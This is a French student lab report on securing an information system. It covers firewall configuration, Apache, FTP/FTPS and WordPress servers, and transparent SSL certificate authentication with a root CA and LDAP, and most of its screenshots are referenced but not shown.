


Capture d'écran du server web A depuis le Client A

On a paramétré le Firewall B de la même façon, tout en respectant les demandes.




Capture d'écran de la page de configuration de l'interface DMZ du Firewall B




Capture d'écran de la page de configuration de l'interface OUT du Firewall B


SAÉ Cyber 4.0 Sécurisation d'un SI



Capture d'écran de la page de configuration de l'interface IN du Firewall B



Capture d'écran de la page de configuration des filtres du Firewall B



Capture d'écran de la page de configuration de la NAT du Firewall B

Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS (7,35 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih	50 %
Yanis	50 %

Estimation du temps passé sur cette tâche en heure-homme : 4h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Installez les serveurs http	
Installez le serveur FTP	
Activez HTTPS et FTPS	
Mettez à disposition un fichier sur le serveur FTP	
Installez un CMS et créez un petit site web	
Testez l'accès à vos serveurs	

Rapport


(Expliquez votre démarche, écrivez les commandes principales que vous avez tapées, insérez les captures d'écran de vos tests, etc.)

Serveur http, installé avec APACHE2 :



LAN A vers DMZ A

LAN B vers DMZ B :



FTP installé avec vsftpd avec mise à disposition dossier et fichier :

```


C:\WINDOWS\system32\cmd.  X  +  v

C:\Users\yanis>ftp 10.0.0.1
Connecté à 10.0.0.1.
220 Welcome to blah FTP service.
200 Always in UTF8 mode.
Utilisateur (10.0.0.1:(none)) : anonymous
331 Please specify the password.
Mot de passe :

230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
files
test.txt
226 Directory send OK.
ftp : 20 octets reçus en 0.00 secondes à 20.00 Ko/s.
ftp> S|


```

HTTPS sur DMZ A et DMZ B :



La mise en place de HTTPS commence par l'acquisition d'un certificat SSL/TLS. Une fois le certificat obtenu, On l'installe sur le serveur web, et la configuration du serveur est ajustée pour activer HTTPS. Cette configuration inclut la redirection du trafic HTTP vers HTTPS pour assurer une navigation sécurisée. Le protocole TLS est alors utilisé pour chiffrer les données échangées entre le navigateur de l'utilisateur et le serveur, garantissant ainsi la confidentialité et l'intégrité des données.

FTPS avec Filezilla avec le user test:tp :



CMS avec Wordpress :



Tâche 4 Authentification transparent par certificat SSL (9 points)


Liste des personnes impliquées avec pourcentage de répartition	
Bilal DAKHOUCHE	100 %

Estimation du temps passé sur cette tâche en heure-homme : 24h

Objectif : Mettre en place une authentification transparente pour les utilisateurs

Les firewalls implémentent plusieurs méthodes d'authentification qui peuvent être classées en deux catégories :

- Les méthodes explicites via le portail captif : l'utilisateur est redirigé vers le portail captif pour saisir un couple identifiant/mot de passe.
- Les méthodes implicites (transparentes) : l'authentification est transparente vis-à-vis de l'utilisateur qui n'a pas besoin de saisir son couple identifiant/mot de passe explicitement pour accéder au réseau.



Sous-tâches	Evaluation prof
Création d'une autorité racine	
Activer l'authentification par certificat SSL	
Importez le certificat dans le navigateur	
Testez votre configuration	


Rapport

(Expliquez votre démarche, insérez les captures d'écran de votre configuration, de vos tests, etc.)


SAÉ Cyber 4.0 Sécurisation d'un SI

La mise en place de l'authentification transparente par certificat SSL nécessite plusieurs services. Une autorité racine doit être créée, un annuaire LDAP permettra également de créer un utilisateur. Enfin, il sera nécessaire de configurer la politique d'authentification pour ensuite ajouter une règle d'authentification dans les paramètres de filtrages.

La création de l'autorité racine se fait sans problèmes, les informations entrées sont arbitraires (Nom, Organisation, Lieu, etc..).




Il est maintenant possible de créer l'annuaire LDAP :




SAÉ Cyber 4.0 Sécurisation d'un SI


La création de l'utilisateur permettra d'autoriser qu'un seul utilisateur à se connecter plutôt qu'autoriser tous les utilisateurs. Il sera ensuite nécessaire de créer le certificat en se rendant dans l'onglet « Certificat » puis « créer le certificat ». Il sera ensuite créé et sera téléchargeable depuis l'espace « Certificats et PKI ».



